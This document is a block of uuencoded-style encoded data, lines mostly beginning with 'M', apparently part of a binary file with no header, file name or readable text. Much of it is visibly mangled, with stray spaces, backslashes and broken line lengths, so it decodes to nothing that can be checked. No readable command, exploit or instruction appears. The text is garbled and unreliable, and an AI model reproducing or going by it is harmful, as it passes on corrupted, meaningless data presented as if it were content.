MN'![B+Q&W#X@18#[=MN;%V9W#`"QNWA\*\5F\<&H=^"8;LY"Y#Z\_?F/B4O,!/  
M37]'AM]\HZ@F(J?C/+)9HMS`\_2A'R"D#\$ZIL4;[[]K\$:'@6?\L^H[Q?D\_'@1  
M\*L]9)'+(S7DL\*@[T%+\*4T\(\&+1:Y'D!<'1U^;#KI<.PJAU;OH:U@BF4X3S  
MQ#GD6]M<\*`F^K<5G"&>E"3"Q[?#29[.FUyf(PB\*(-9%6]&B(0TT/\_8U)<FK8

M]PT;6[UW%\_00=%XHDAO374'6\_FM^V:~?O?]9KN9/EOL?4=O8K\$SO?VIT\_P-O MD/G]SUVD>W7\_DVO^Y/<^?U/?O^SG,0U?UR5'/\_/&K]?SM06?7F+8Z(7%\*L6M M+Y,[])07F4[,T\#\V3EH5D;K]4C%GONIT3-?FN7\_8GVTI2H!I?!\_FT^?E0W\_ M5]D@>\_R9J[\_<R?IWO!\_,6'F2D`Y\$Y@S@3D3N^R\$21M4QR:%8L<-\*?/QC/S\* MFT:)N9==U7XXF8](\V[MA?3X>4'^NKC,66W\$LB'K%H(+%DV3W!\$"S\_13XZ!Q MO+O3DM%'@ID(V.;/]>.&R>=F(ND;3VZFPZ/&' ;BEW29Y!DUJKGZ"Y\*7IR?@ M+@^/)^M[ON; ,FX`FBQ^1H1B?1DJ=(73E%/VISAT\$DG=803W7H4'=QS>T%K; M0,\*8H\$A.:K\_I(;U&#OGZ%,9?R?6E.V3.Z@I0\<H2KD:Y1'M?2C!FW--:HQ M\_E>R.\[V#K%~M"8O:I9+Q.&YFKM\;+W]!@+9S-BO'[G3T!V`^3^[7E&#\_5EP M,&1\_T\$"VS/.,',/JW\*-F7128=\J#N>,Y.</J?3JXLJ\$)(U&!F0UER)6>U\ )8 MO/\L[S@:./\M]1(@3?Y?J5CGOZ<@9[RH/<W/?W>1[M\_Y+[\\$R,]\_~^?DO/\_\M M)\_%+`,V(L9L`\SKU.H#;T\$YY"LM^-@Y;.=W6M]A[S1K\$;\_>.WASNOA\*,O;`, M;"VF94L?5Q//J(.GU.)6-GX(^9C)J\;(7UX\\_I=/L\_R?='&S3-E!OZO:OO MJ\+P%P\_5W/[W;M\*]X?D8>:R\_YSWRWF\_G/=;4LH0^E&N.EEBSEG>2B@CY9@Q M7OC0&\OB!7^'O507],RV\_VLOH^O@;!\L\*:7)?\K5#1/\_^ZF2\_]0V-\_/]\_\_9 M^]KN-FXDWR=/'F?^'U: [,Y8F%"W);Q, [SCFT1-F<Z&U%R8DW\>&VR);\$F&+S MLD4KFIG\ZOOM?KI//=4`7:W1,FR9[-'O3NQV`T4"H5Z0Z\$'? (GGWZTU].X, MA%`8RP=Z[AIUL#O]']']&\_P?3PU:W]N3>PE.OOZ:%PTN;W0Z&\U7AZ\[ '7Q; M-\_S6[1:\_\_\_=#:V=AOMO\$9?"8IUWJ^+EY)%1R4^.IO\>]\_M#\_?SFXUSNA,"W] M7OG%QC:K/D\_ZY1\_H\$^/3?RP"/8C\5FOG^\_\_9^+T2PIKEK87UYP\Y:\* /10\PA M%\_#NY!&HV]I9UQ(MOT2N"!<,AN[''\O+`,I##.C#, \3G+QZM/7Q4?UQ?<S4K M(#[L?OUU7O(H[GZ`.N\_-431OXOJ2"U=TY%5K)Q\GG'3],#C-F;W<W&J\1C=! MN[S+2X9\$PL?II^#]\_C;>C<\_,\K'P?WWOS>[.N^<&EU;)\_Y:/\$IC3A'\_&Q^ )5 M='\*%\5#\_N]SE.<Y2#=#?>^7+/\.'Z)Y=PG@^`^H/\_&/>W?@",8<@G\_H+] + M4EC\_>IY\_0#ET<%T\*\*/.B[']J%O2`[]^#9A=02#B(8\*[A[^?!K>RVD>6N\_QH- M72LFFJ\$=J5[:9MU9HY\H6YH3MI`X-V+`#5MQ;-`6MY%[;WJ00+>&\_01OX'4`/ M:(P#EUH`D/EO')MO"+VJG@\_7^"#\$W#\_LF?6\_YOT[SKZ<ZW\_]W3MT=K4\_WN\ M\<L7XQ][\_<^Q[/[R; ,^G?1W\_NHS\_WT9\_[Z, \=/3/1GTF\_XO2WBNRDDC-RMB=R ME7IL>B3KF?QQ#B<^ [O&XM?Z0+Z6HB7&R35>^#\S\_&YSWS]+BZ6MZ)@V\*?)PD M`]!DA!\^%HM+)4?!+0>GX\_`W^LDE/A"PO",S&:WVO!@&M\ )5R-%V=O)J<OPB M?(N-2=EH\$%\_B2WB`Q,Z^:\F+>'7OS<NP3[K.&%SX;O@%U"-F5.=\_RGAKF,,4 MM<(Z`5"4[ [&\UV[Q6]'B16F; ,EKGV]@-'I]49^~N2A;K06<;XB@)EXVMK=UU M.O SXU>'F)C8M\_7.VP.; ^[G:G\_:Y]T-R>+]-VOB<`%9+XIL\,J&U<W[;5V'G= MVE@T\F]GIWEXL-\_8JIGVX2N^V&AN-@ZW<.S<=:`6M\_8.V@?[.''\M\*\5P; . MF9,ZWU.63EM^L^R\_O2RD48:)D0'7@2\7:JYG0;+B5HIKK46C+7K?@XOB`B'= M4QVI9WB\$`DE#%8IGQ17S"(MT/O\$QX65]X.;B\$T2\_S4?<'5C]\_'-.>',\_18`\_ MM4\3&(SQ>U/AY]P4H'A9^NL&CMA5`)<\_Z9F+AM5>[3Q=[GSB,P,P^%4K2>"U M+&WSE'\?%R?^+WF\*`\_\^[S/R=:\_Z\_]O3]FI?\_`Y3%5^\_O\_\_DBS^]I\_G^?^7L\_ M[\_^?]\_/\_^\_F"3-#UMASB]>7)?M2X=]KCFU2[.]VKDOYMD"B\^<8:OV/Q^+ MKS[/<[7]\_P(NWW\$C]Z"O./"V#P#ED@J`V\_TL\?\_B#51#<,HP-N7N8UK?6 M#?[7W&DW(Q30YZU5KS58%TC(ZC??K\$91:-GP\J\_?U/BI4E\_7#"ZTK=<B\T3\* MQ,,/\`ZC3]CE\*G]=@^8^A\*#8':3JNF5>X;5G\*;S?,RAKVA"VO/@);'+8;D6E" M7U^FP\$(T"BQ+\_UST\GFJJ@FVR' C6"66/T/29?.PG6:2J"S4'N1+LI=W)63)\$ M^R@OLC@`@1"+5D<AJ"99BD\ODEX]'CE(CSTXS&>XL0`\$@\*5(+\*1,]2GP=A;3 MQ%2N>C8/E5O`\2\OXDN:HDC,:R\]DR\_9\* <H2>:(@9A6:\_-6ET?.U,^!7KG\$C MJ\V!+F(!4!\_:U,D\$L4`\3M3J7=\$4OT46Y^5E%#D3/+/)F';\$<=Z!.PHR`(< M,]@%\\$9=;69486CBD=BW#(V3/AB#HIJ/IESR(/,H.)3>T%BG M/36AER<I@)Y M`E,ZS@R<&/'!2D:\L%FIM]A.SQ\*M5LF1?N<'!>Q"KR.RQ-Y\*,G2PRH+VH;^A MR^M+,)GJ&[&OET9Q`>4=PED-;]\*Z, T/I[#[%Z#K\*(D\_@!BAFP5;J(PS3HX1 M!T9O4-&4.7TU8,AJ-T3XZN#NIPBPKL)X\_I.H\*133MZ\*`C'+[HJ,04\#.+.>N, M3!<4)<1/J(IF'/Z25>P'U;JKFFK`-A](Y>@.YA8,8D&%(C0:[(5@3/XJ=7 M%64LHP; ,B.K@/0,<N\220(8&QV`37T?W%0A!^[#,+UP<'OT-S\*!##IG')V# M5\*J>)]W<7Z2"RV14`-NCY3@12NE1N0H>Q#CJ]R+P\*K03B9D,\*>G:2`X)B).C MLP\_Z\*951&2?.668IH'+`.F\$KD.@,/BN!8QD!7MM02HSPL7\_4'\_3/^ZJ&"%DI M&I6-:\$!)NL=:>.J]@Q0,@R/(-)H9WBD)YB5)PV:1[:F)+<M#J-!&IB\_#KO,\> M4V68XP2`V,X\$ :N"DG\_?N\*,/4)A14:TX\*BA=18SHAM8A9;9NR,Y2Y9("5G.L MYMB+7R./\P"G`99P>&3PS\*3,&<?)3E>RE%#!,/JU/XX4\*97AI(Q+<E\_W(C70 M"R,LRBRN+IFNLY(AU<&6T>+:DEQ>D'#\$`L,\$&O:[IZ11QH\#N5)>#5XFQMA: MO)H\_PCH3RX<Q:(]8-P996N-8)#&`J\_9\D-FN`"J%!1TBPU,:+<-;AHM(\,0: M8<[RLG-4R]Q0C!,UGFY"PR;9N\#68"! :QP430^3[.OG+H,&EE620J2T8Q=#' MP'`H^6YMLA\#@\*Z'#(B<V&9@PRD6.DXI/E]\_#6TH5V"W-J[B&A\*>1\\_T5` ; MDG>1P!VUS0/0"V@`\$L\*+<'#U`@='D/\*;4JB3)YP%8%(T\$Z@DH`01#<%4.B-` MIP:7[+VUC2/Y#,X3OJ-NI0:1:07;[XEV'+/'\_MP`\`5,X8R6Z;9"=Z&.6@:C# M1)#"5554)-J(<V=J!N\2&:7TD8[=#H%@W]AAC!Q'%\_6<Z4)GD!]##.9AQ1' MS9[X,DQ='!M+Y[Q#\*GY' SH7JD4\L:SU0;J&6QVO0?5HNIE]6MR[82,;?22[M M4XH>DOX"DX\*"M2<^K\*\`BFW=3E6\*"K.`L!>ZQH;--S<WVX;[-TTZ[L[&RTY MKY#3<OS<>X>S<&JX=J2M)][@\$PMN[VZT-EOK#7DAN\*\_4Z3>5.4J@DN,1=\$"] MF(MT\_`%7#.B@C%#H6Q4(9U#=#8B.VZD(FG=4YY1[W]XDOUC#`FER`Z']6(RF(U M0\*S"NZ@KU1?RZ>Q"#>!`MUI\$E\6A3ZO@^J#84^V!)1?8E:-8A9DM6VC160(S M9R,[\_.)@\$"Y0[7\_-\$@(&)"(7>QT>Q!/?/5:3[Q`4]1[,L:\D&2A0@RS([N8" ^

M1"U2!-P, 'F54O?L<DUF-:TTS (T3L?TH+. (!H3K" (+. [H&RC&\_I! IO35;@0T" MS3S.T+!/! (; 'Z' %K) #) UK1\8L^\*TOB./9A":W@D\$-%, <<TI) 9A9@.A; 'T (TN MZ\$7\_ (&<ET&=8+19!) \67I-\Y] 8\_-N<>V+ZAA60J82VR4.CD#=#, LJ<5>\\_F@M&19 (KSK9.CH@8"UWV\@-:A1: (#WSJT2>JYX.Q=L^9H, 86ZI) U:+) <QI\$4V" T MR+: \\*/<FC<3S&@IVHK" ' ' ' @Y&:K>0C)+, %ZJ1\_#@243'9.-) 8A16AE9H=H) . M]M) \$#<%JG3X, 1' ">Z2JP\L\$R' PW!L, ; ^-; @6; '\* )>0, 1F!R5A/A@Y9' SYW/M+Z09]; N3=) (-M/5XI\*H<O (LW>>@5G: "+8) ' T2T5.TG+-8SO1' <2 (+8^!M#/\ M+\R' )!F) 2 ( '#K' , 7:; ; 7<7Z#. @) @&+\$60? (<\_CS) <, Y4 '+/OF0\$<HHSZDFQWZ M?D! (NFGD, F@G"D\*4KC2&RHT2) SKJN^9N#%3MZ64&X1CD?\*W"; &=KVI+Z=Y<Y ME#XK"Z?ZXGG?M' F\_FKGY=9G) N>L.<ZQ [ATA:J\_&' L, 4-: ; 5;) %J-I289\$Q3 M4G0K53' [X/C4\S.IVD-%: !5\6=B\_G7=N-8J/ (+<E? 'G6R%\*P; 4 (FR7N1) 9X9 M?PX:X (F7IG. ' ; @S70 'HZEY' I^AD] 8] "6A\$4?1; QSEB. , #' H5/9\VKO2FSE\$ ( M3@, A2. '83TO5%8^C 'AXHH@1P8#UZI6, K6; 5<:0P) Y@+&F5\_I?XW/G5GGNTQ-MG?0+' 2D96, ) @/7K=Z; ', @0\*' \*D9? \E9BH8+E9Q13:>R/>PX\* &\*@P?\* ' V.YW ME^"Y! Z1WAGX (OJ) ; " :>VIY\$93@YX448L9@AZ) N] \, A0%BREA2\$KPJ' [\$2 (UA M\$9P6!L^2] 5C= 'VA8B[R; 1YC&/5C:L6@+S@LU44:HUM. , -5!/ ^6DX3" ?0+A (" MS (VP-!1J/%. J\6 ("T!=73' T6TS&G+S5Z8! [; 62E0/%R%) 1>OT-@:) 3Y8<4, S MCMH<+H%0\$! @57BCU06Z\_" , YPKIORF+\$9G>BM8-) =: ? [ : 3?) %U' ZH56!LD\ \$Q M.AJ, '7^C"-@ZFG3' "4K\/\$@P# \$C.H1^' &HA '2CV\$ \_S/I@Q!N.&>!U9<B&S5A M4; [ , -" '\* 2B& [LDDG' 3H5C; BLB^ \Q) H' &W; -\$ ^L3GK& ) H4K) K (E98N3A2/# ' M) 8-#0& , <5SPCP=] W.U '8#4' XP&9L ( , O=O3.0&%-\_AGV' @0CJP& ( , 5\$) K (#@Q M\OJ9PK) 9] "E) L\_I (&I#>ATU+Q' ER [BI\$807P [YE' %=1&79H\_I : \$-6?2SP\*9\$ MLS8%/P) \_T] HLPG! 30KSWE5 '44H#17R\8 'G-F) TG. %\Y@2<\3YT=\$, K3CO! GK M8TYH+. CIX (5. /; 5; 6&#' 7D78 'HX\_\*ID+L= (: &CM 'Q1K^' ' , \*?3J?5I@LG00 \ M\_2 (O^D<\_-3N/O, '1BI#D7 '<' \* / (:A@ 'Y5X8C! (Z5\_. ; XNFPFKZ] , 2>\_+FRF MD2\$) 8^S\*7B.W-GX^-O+D! 8AEN-I65>@+H<PO"UE/=4H.EEMC\R8E0R8\*-A] XD M?7^7 'HIF72WJ1 [Z\PA%9PF] \QZWO6\*L1; HA-AO! &?" (] "/NGKN] 4" 1V-K?KS ML%. MB=\Z22DU<H^N) -0+79C!GC- (-N.\G [4E, 5' 8=X??+@\* . T>M.SD7?T" \$K M, ; ] 1VTK<\*G%8, W2B\*GPH=!RMYSU\* \H '&\*#! UGQI=F.01G '>@.' 5\Y=T@H:D; M:T29=O', D@'\$ : EELN2!) (-X<I\*8RKU (; QA2N<'1I:L+N< (#MX.D.UWC<!\_) / M; %C (A0AI<] 09>P\$2UIQ#5NQ9 [ .2) 'G?-' (P' ?04' FB\$DE9TS^J; ] ND2 (BLLT M; E:A\_A\$5PF5-JUD' : I@R=X+S: !HQ] 8MT><M-\$- '! \*GK: I-PH3Q" \$5G: \$XD" MQ8. \$BV!P@G&@WT< (\XY!-?T%RJW&H%O! 77; \_@ [3K35GIGEK#S '\$BE& '5JK++ M=%\$8/ (L' P&6H^DR] &%VSM=&! 8P8/A^\* (BJ: , !X5H!\O9] 1) 4=\_CYKM8<PLO^ M.O\TMES' 67D7' >EIB?; DR%J' (Z6^>B [A\MCQ5\*DP (\*:XZ\*\*@#L=9SA8LQ\*4X MC=. &\$S/04Y=#-SEG\ ) %F0, ZRGVT] 8NMLTD [8BWCA/1J9R%2I/YVTU! "#G&2< MF"! , GW; [-AX&\$8A1G\_DUM" "<9MGR; (\$9>YFR&JQ: ; K^ (7' \0NY%" \*] Q7XSD. M7H\_ORXDI8^ (\@.GV [ "SNL' /' \$>K\*U0G] \<>\$" 'ZR&#<?) 6AZ7!FVDQ\_FT034\$ MDFR\_XDI#) '\$><@0R3DM.\$B#>O^'; >@6.IG>ZJ#T4C#^ ^C9. !NB: 9J/@EO (=1 M" B6B<] ; L\$BM+9\_B6\*] ZP\_S) 1 'E4G0\_HMQ-DU%>5>>YQ+\* . / , 06TQ\L<%; \%] MEUX%\$M#/7) B, C' [\ (D! 'TRX; @] YQG" ] \$DQL8I5: OUM4RXJY#-0N6 (8#": !&@ M<T8!C!\F] / .SJ, 2M#>2D3; E+) R>GGFX' \*5R, 4XB3P"/JE: \$01HM\8M!E>. Q< M!@&E82 '51OR; , 81N\Q\$K7 (E (&15) '=TA [!FB=, [2JS8//! 4N94IX" 4PQ.H\_H MXES0&4PKFZ] N' 2/\*7#6RH" X4Q1.Q 'N=JRVA\$^C\*.P:) G" 5J1%4-' 7WC082YAM' K\$" , =P: NXXN0" O (P.>?+K [9M (6^<\_6S\*6\*4' (Y2G\*DJM@A@. @@=I90) ' (E: MKQ\ \NSIT3W3HP '6%N6; <Y9"\$ \$Y"LCYK&KDR3<\_) <B\_ZYKX7P@?J#" YB@, 1B5 MM<) U7!TD\<8K!@8T@OAZGKN; L.F\$- [ : 3LC%7Z\$Z1#9 'W (/ %D-RRN7EBL3\ \* M9\ P#26J2\_J ( ('?&' 6?" [Z/< .+ZM# [ \$N<WW.UL>NX1ML' Y0M^ -TU\_BA' 4X&F> M8G2C53W%V\*\$?A42<F>' 8/ (>G=5U%0> "=. ' ; AEAOW. , AH" '7 ( , C] Z8WG7: ; 3 ( MKB+G5] "2\$V (/ &] > [ '\*] L0E6\$&M+CBI70N@G44Q^&0>. 6D (@Q5ZN"; ) -T&' 8% MR] IVKHFI \ [ , TR-<@Q2D7N. I1 ( \$DV/46=) ) . (\*] C%T' @2" (X+M; ' THS 'A>U9' MB\$; M. J, I\$%&W+H '7Z (+Y9= ([ 821/?110<JH+SA\$<43\$XB2T\$7 (+5@SA#\47@ MK>MO5 ' !Y70-QQ2; ?I5KD<2%ZJ71\$R=RW7<R37] 'I8L5@) !T2S) 9MPU--O40S MG: ?Y04PTF. " : \* '1@R5^7N2R+N9ADY%GRT35U&>2RR4^H' D3TT] P9ST" S#. R5 M] <\F 'XAI PJ6B?/D"-D1IZFO] R%NT\3/UD" \_ "X+M?32U\_81#I>5O&+) <] N^9? M3\$N\* [>BZU!EFK@. 4JEDP87J) 6<+E, O, ) (-RAFQ" T 'N6' 5AA#8ZS (BFQNKH '< M7B '\_OX/V [A=FD70JT '\_M (C4/YQ5YNB<' 'M' WB, 0\*=\ [D8] 1@/R1\*\$-93Q\_ ' M?2\ : Q\$&^ 'GVZ</Z23R\$>A3] /DX\$XTIP+, XUNJ\$\*9T, E3TPL0\*HS=R2" &INV/ MD2: ; 46NS?U! ^@ZD\*3QSX, 'LUTI@D^A@4\A8EPO (V>Q) H4Q\_YS6; 2MR#B-IJ, M1?+\*0FX8F8ERE?RR4N^EGC '0YS) \*A54O59MIM" [/TK.A.HT; ] +DS@T '8R] : 2 M+\&+3^ , L] Q@' /H9VC<^FT4BG3\8Y1+P (<RS# (5: ?WX9: (&^R7X2: 1\$W\B\*Z= M, R@C' N2%8, 9L<QR3%. 6G^3C1B61U0\*S9/=N, FXE?R ' +^&%- [XEU\$ "2%=R^U4 M78J>82IBKL^!-. / =F9! : LUJZ3A4SIT\KO<ACJ) . 1-FX3>A\_VTJ\$. 0'\_6I\>T M4GS\$J^P4/S03B^8] B! 4X7" U^3AE9) \*FA7 (38JD' 5X+DB/DWQE3' >?E9D: R\! M% (BR%3"L9C==Y' /\$ (Y 'A^: @'<) 04K95: U>R\-. SX5 [%RA; "M33. 9\*#. %/KN7 M.R&+! S8QE-, BI&C95! JRBF-^'\_ ++6L\$&L/: L%WD@QD0B" JQ.O+, "C. 'N@0D?, M6\*, .P@, 8 [9-\$BH\_ 'RC. !&"\_C! : 7SA; A (]; #KBF3K<9R" JN%. ' 'WF#. D#G\*6 ' M86M; S3') M'\$, IEC\$H5%ICF%<\_P! ! \$ \$; \*% (0+: , ^] U" , , S" E#2\_: M<>CM' =9 M. JK? (-' KBGUL8\*AI ZL58] SC: (4="L] VAED4Z] I4; NF '=Z, 2" \\_BO; '9#WP (8 ME!WARPR=@6X7W) \$2@HY8&91Y) [C\$UM"=\$<' 0-, >\$G15TQY@P>) YMQ"9<] J0N



M<H`1F?Y(WYK`.%2,KH\*''\$\*,\02=QC^NQ'!R=I2,960"1M=8SC'GZC-E`Y\*[  
MW%DOF\X:V@71W<&FOP7.4-R<C<IJ@,0V=XWVY/YUGB%F=YI!\*^:JPO[!\6V-4  
MP@Z%OD^7,Y0(EP42%)?(+ET"2VK=?%LEP1\!-E=NQ)"\I96Z]1UM\_JDG'705  
M"LDG3(2C^@TR4#=-00LE./2I<TY+AG9G8&@>(N;/,^3I3:35,W1&P)G+J0:[  
MGO)!<U?M.[U(F)L,(8-JH#EP(<;,93OK%@W:, \$'0[1,%R<<<+DP7/TGC`:6;  
MLC>6/#3/\*X#\*F9"Z\SR]&'! ?V<T]P989A92>I=;?X\*8?\_ \$T.'B>3++3M='AD  
M@CK=Y;2SZW:L<OR1N/:JN=XX;#?-P9NFV=O??;W?V#:MMDV)W3";^ \VFV=TT  
MV+\*Z\_[I9DW+[390(8"%!U@>'4KO\W?SQH+ES8/:05-LZ.' "T5^],8V\ /P!NO  
MMIHX?N:'ND&A)>;>@?GA37,GVA7P/[2`3\_N@ (15PW.L/^RW>0HE/S,+=;[U^  
M<V#>[&[AJF^FZCY\$ZSRH.V>;[0AXO&UMA)U: :+2!]H+=ONN01^>XE?=[G&!<  
M,\T6`>&B<)R]B\_Y'@-W: !L9-?,2YL5N'&\P"1OXO\*'`'.FVW@<Z3-+8LA8Z  
MD``\:' ;+Y">9\O20@@(/A^J\_V] ;;2CG+#>=AP@\$!=GDFTL\Z!"@>2W37O  
M=@\_%:J#?6QM2(+ (%A%!-@P-\_Y&KVMQA>E\$0S[</M9D[O]@\$)A!-U=IKKP+>!  
M>^S;S?VWK76A`PYXWFNT]@T3I/?W]8)WU2UK==!+N\*3Y5GC@<&+=>KO?\_,]#  
M] \*>\$XS0X?5^D\3TQAU'2Z-QC%!A\&NH(A^P7'\-MK%\_L)WFI7]+F</H.G2  
MM@.NO%\] [FR\`C4PQML"G1;2`" `C" (=IHR"WS[5KDF(!-,Y.<AR?M-==;\@>^  
M@\_4PUEM\*E9TVNHS?^&B!F`':&4[H&/K1#!AE\$>=2V/( \*V9^5RT;4]RW\_"%UN[  
M;6\$V-' +0`"C^B[Z@-\*B^`WI1G!KKZX?[\$"V48`U@TSZ\$5L+5V."B1])?2W-K?  
ML/)\$.IO-1FOK<+`\_8V@9M\42)'G-#8AEL092C3Q@6IMH:OU-/GH`&@S<FT8;  
MV\*)88^-M"Y\*' =I15@60KI\FN0K!T=#G]D!\*6+\O>1QG>QZ0I4@W.136^>D#S  
MCY?O1-\_N)!?6R&5@8&L8<5X;TN!' )K;.D,NA]+>V<:76>?& ("<5,!L\$,1(-D  
MD\R9'YW8Y?-M%&(H`=)DB1AMJ<\_3S^R,!, "YI73&!+H-%86S&[Q-H-9]=\%#  
MNQG. !63/S]%LF%1@LRH=OGD0PAB=J&?QL70-7Z>USVQAYO9Q@0E?=(%LR\_M  
M-E%N/K'Y@O`/ /B:TE^J[TYX&B<;H" T\$11G!Z@5WJIPN\_X+R!!8,I)&G`W' ].  
M@)B'PRP^E.5"@?91][Z\*`\_<3(+%\ /5G?I@OX!,#. %5S2;\$S`C`P6G#, #BQT18  
MSXS0C/#O2@(\^5;2\$+Y#`P3^2X\8'<T1W<RJ'KE\25N%0CGF.XBC;R6\_)VVF  
M1\=D2Z(\$"8(<\$?R\_YJEJ:H%NLA1\_.9%4M7\$Z1)]T-^`H':E` (P8^@W2-, #NU  
M9C6DW502"RG'+J%WT,=7!K.9\_8ARU\$^9[JCP(8D0)7DZU>LA?.R/.X=BS\_]  
MIA9\*-/. \*3"C-A=I=3"9T^RA<B\_;N%IR/K7>^X\_Q"N,(RA)';!LU<^/JQ8.Z  
M\$XR"1IA:'YJ#9"#M@\*ZS"H(05!^X\)&;D;WPF^L^!\%AG`P2=SF2>1Y7N5S&  
MM\./ .+C:RL%NTVVPLR281E;N/=L]YL)\*OA;BVF,W(>8RZY7X!G#!,CZG:5R#  
M]38^E:.F^Y@T3J\ :X`@QK!0@E[O`X`/C&@B[3D`P1#F6ET67<RZ=3?K`V]\_N  
M#)\XXLK,/.Q\$SUB()=\$IZB6J+=M.[S46VM9&HM(3&-\*\LDQG\0%<ZAIK-+DO-  
M)O9LF;?)9H`CXTF"U(R&LDL^T\V; ;\_ (L=8@`%U%>,(6\*=<BFW&L!;7.): -8P  
MR26=BWN00-N0)@<Y!%1"DDS^!\L`H/\_V^/R!6:1/0FG,=#=O)@; :9L%D2RZF  
MAL;^)MB8-W\$7J3%4@M]J`LED3%DZN(2DI</O:F;5-,!"`YY!@F+YAYK9`TI]  
MN[\_K+3@(%J]KY%&V5LW\D(<X)]@?!G<B+Q-L/9#QN!-6%9I/3D:0\_?TZ3<<  
MC5'%Q6@BFQP.QA+%;ZT5AMIB`MW\*U"ZO13^NKJ#MB4'3C2<ARB<ZIQ076:O  
M45;\*S[F(RL^Y\*(0V/)/!1/?/%WGT\_\*?64#('TO'&UM;#K^[\N?K\)\_YP]S^L  
M/GXFQ=>>X?N3K^Z?S\_T4QU]<VM?-K=W7=W8BV'7C\_TCO\_W\_TZ-DS'`'+ZE/>\_  
M;/T\_\_\_\_.+/!]YZ.8?ELWZ`^WU3U\*XIG#XXEY:YPEW!E\_-\$2P-B[2&E^"2&#XB  
M)K1]&`=9S8Z1F(`W8I3@7:1R]1.JYRD2,1>HS8C;WZPIC.N\$UI2%-\$`Z3U\$<  
M7^6`JSSJ)GI8/IJ2T][E=S<E:I=B,V&9D-K'PS[@\_>&/28;FLOI7]\^MGJ+\  
M]\_.>X/!`5T%+=7\ /UE=>Y+?\_PCI?\_9\$Y'\-P'=R`^7>'XWY\_]Z;'E\_ \$=#]  
M0<!S!1KO#P\*^/PCX^@="&UX%Y\*F:JCN!G,\$<# \$HN`MJC+Z0[U]\$X#8(@[0L[  
M!ND8Z96Z=(B&D^1CZCRG1.D=/IQW(QHG%61C\*X:HSXN#7#4+6"0<@H#\_,LZ#  
MI?XT\*P\$H>[WAD\$S:M>8XH\.`%OIHDSZ[I8M=A\6XA!\N.7(?A3&JFG?3L2%C'  
M<\_)<<0'MBH;%;<O!K45^2YWF\_O[N?J<SK;HIV\_I`"K#3R62H[F+\*(%\*:^63Q  
M8&`)4X:B+91E'<44\*\$E&>ZJ["S&8875A"\1W@ \$PPUHM.70<G-[M.UDH^,G2\*  
M0\$W9M#8->-?H#3B?3#3>U[!:Y#OP[W6SN:N<8^&J">CCH3.7VA!+\*2RPU)R  
M?YL`C<FH>26D8\5'KR+OV`N5M\*SB&3[2W^1H<M+)>-KU54#9]TYZW\$'\_P^NA  
MPB>\_,K9S/(@)3XL^?'A)Z\ONO?[?8SL=^!B/>3A#AI'OQOA7R\_X7TEFW13XN  
M%\V?'`[\*X>W^R\_M]Q/LJB\_VT)9VZ7U2>U7(V1+>I&/VB@WCTR+TNA`W8)9<U+  
MCRL]F.`5\*(X\$Z[H/\$HF,&1H1TB?R)W\*O\_XZA\52!" ,9)/)01&Z\*`S-0P;8KS  
M.9F[ZVHQE."7+WD%40%J([0-4<TL4+8?N]9"P`P"KD`G%W9'B9T99@LO/'U"  
MJIWNZ1>4E(+YKT7'O\@BZ31(I1JR"; ;:S1IEPA+5]J8`+>R/UZ?BE4T\_29;"  
M>[.<WRD6="!H"\$\_E6>\+GH9X[O<\$V"XM">'>-%87-:3BOJ=\_<G]PQ=GTO?AZ:  
MGW:\_?T\_)DVC;=/@8CN,]\$]\_6GG<>U]'[RSUM'9I>\_F-5/@W;#WDB>T4!"(W  
M.)M35/V.8I8X!\C6"SF0YK1F0.J@K?73!(%\_-H86SOLCJGS;DIGAA'\#8MVS  
MT>)4XRXL=S\$`"+]0OBHTE`BFI.!TD&N\$,0D'HKJ)\$S8Q%\_37AZT<N+GBF;?A  
MR=P-@V/\&+W&!DMBX`F5[&9I6!`,`SE&,S+NO\*\$0Q\*B\$9#W\*@( %\$8)@["E;  
M2ZW=K69=I,FU4+0<Z.CZ?E/NWT.2TIYD,6V8?]I7.\T?.CD<[6:ER)5CCJ&[  
M.>\*HI!J@&N.5%S=\$Y'#G^P"1ZM91<F?WAQ`!\_'7M\$XK@V,F?<U7=;8RFY\22  
MV\BK;8'>,55F#=#)Z8\_%&02U6JY1PT^+A<[,?8MBK5#1WDX82L0\%6\_=XJTK  
MTA@:<\_.\*`N--5='@N5/:WKIBZ,C=J"\*]@O##4M@G\$; ;PQ<KT][\_ (?0C8?=%G  
MQ4\_S)\*YZYC7N7GQ\_]OK+2OEUVHA\$>@XJS7Z6YR>9JKPW>ZT-&\Q;^15^RX\_7  
M%\*\;Q\$;VMIK/6?ROUQ0\_N!GT@Q+HQE11L/I7R!6SW]1W[5WD()][J%6K/>+=5  
M`Y.96"JZ^MW,\\_CR<"+PJ<"PS01-5"&X37'#"H\$'./%+2[E1Y)]\_M29S+T#  
M0-DDXXEXN:TY[0^`\ (H?MP!\_`L6\_Q-Q?A)R)R#H/=A1G`4BTABU=M\$W8>F>R

M1!>O8N9,B/DB"#FR!/YZ56]O\_V>-GODA[I\_ ;4RN5(")8N"[\$&D"OR?#%8E\$!  
M\$QKVM[2&L/OM' \$PW.\_>I&?!N:P<IW@5=9SQ]%SPKP2O;M[!\_KEIU3]L</9N2  
M.\8HPMCSM'T>;1]V.\*"SUNPI@R[.\N2(+V&J'5H!8^M)?.]JF\ [ ;OBF=' ?  
M86>F/.-I[W(/K!@CJ' \*P\*S0[\_47ON0W!IIJZ/C\_%"HA/HQOSX,Z?83>\*+%B-  
M,FETDT&^R0#/#&Y!\_&;&U]6;SS+<:-=F71^'D+\$1Q<M0KK; \*%:%?\*GKZ.?\  
MX>EF^1M+O5"/OE// \$UJ".-'50UL(&+D)B#6ARWF<' /25]NKUNBG,1:H4)\KG  
M:WY]J#N(F,+%F!0TH! =3"-&=SZ&C!%1RDZE\ /B%\<S,]-1?#\_! :P11!\$M)Y=  
M(KR?" [D]?0F?QQ)13^TA2N%\3]7Y=8Q!-'RVJ![<?9H'9Q!U3WUODNBM\$8I;  
M<='/%#?G'A?'?L7:B\_D&^R9TGU=MS\* @,Q;GHTHN^F"?F=QL%\_9NUV:6T)W8<  
M-) (=9+ZIP)N\*X&,U'<-NA=7G&P;\_OXIDR7+%;U>LU5V]4A>NS^6B,H:>M\*M#  
MN?+TG-D2B] \$KT: :UZ3(7Q:S'LS[AV=JEM?HU2VV4\$/LLRVD>R2^^.PY:ZZ48  
MRWQ!+V\_M?&D"-;?G\*[/]V26\*K7R)3@S73+;VFU@ZV'MJ3CKTW1'T\_&PF.3  
M[GG.89-A?G@;UZGM\Y>\K'#/CSG(RQ)N[6\*K9.&QTY@.3YRX<LG+(\*,!"1F=  
M/-G]FK\*GP^\)2=OH]+6=I45'NJC6Y&RWUW6BQS\_#\$":OS=)0\*%HWJU3PP8%9<  
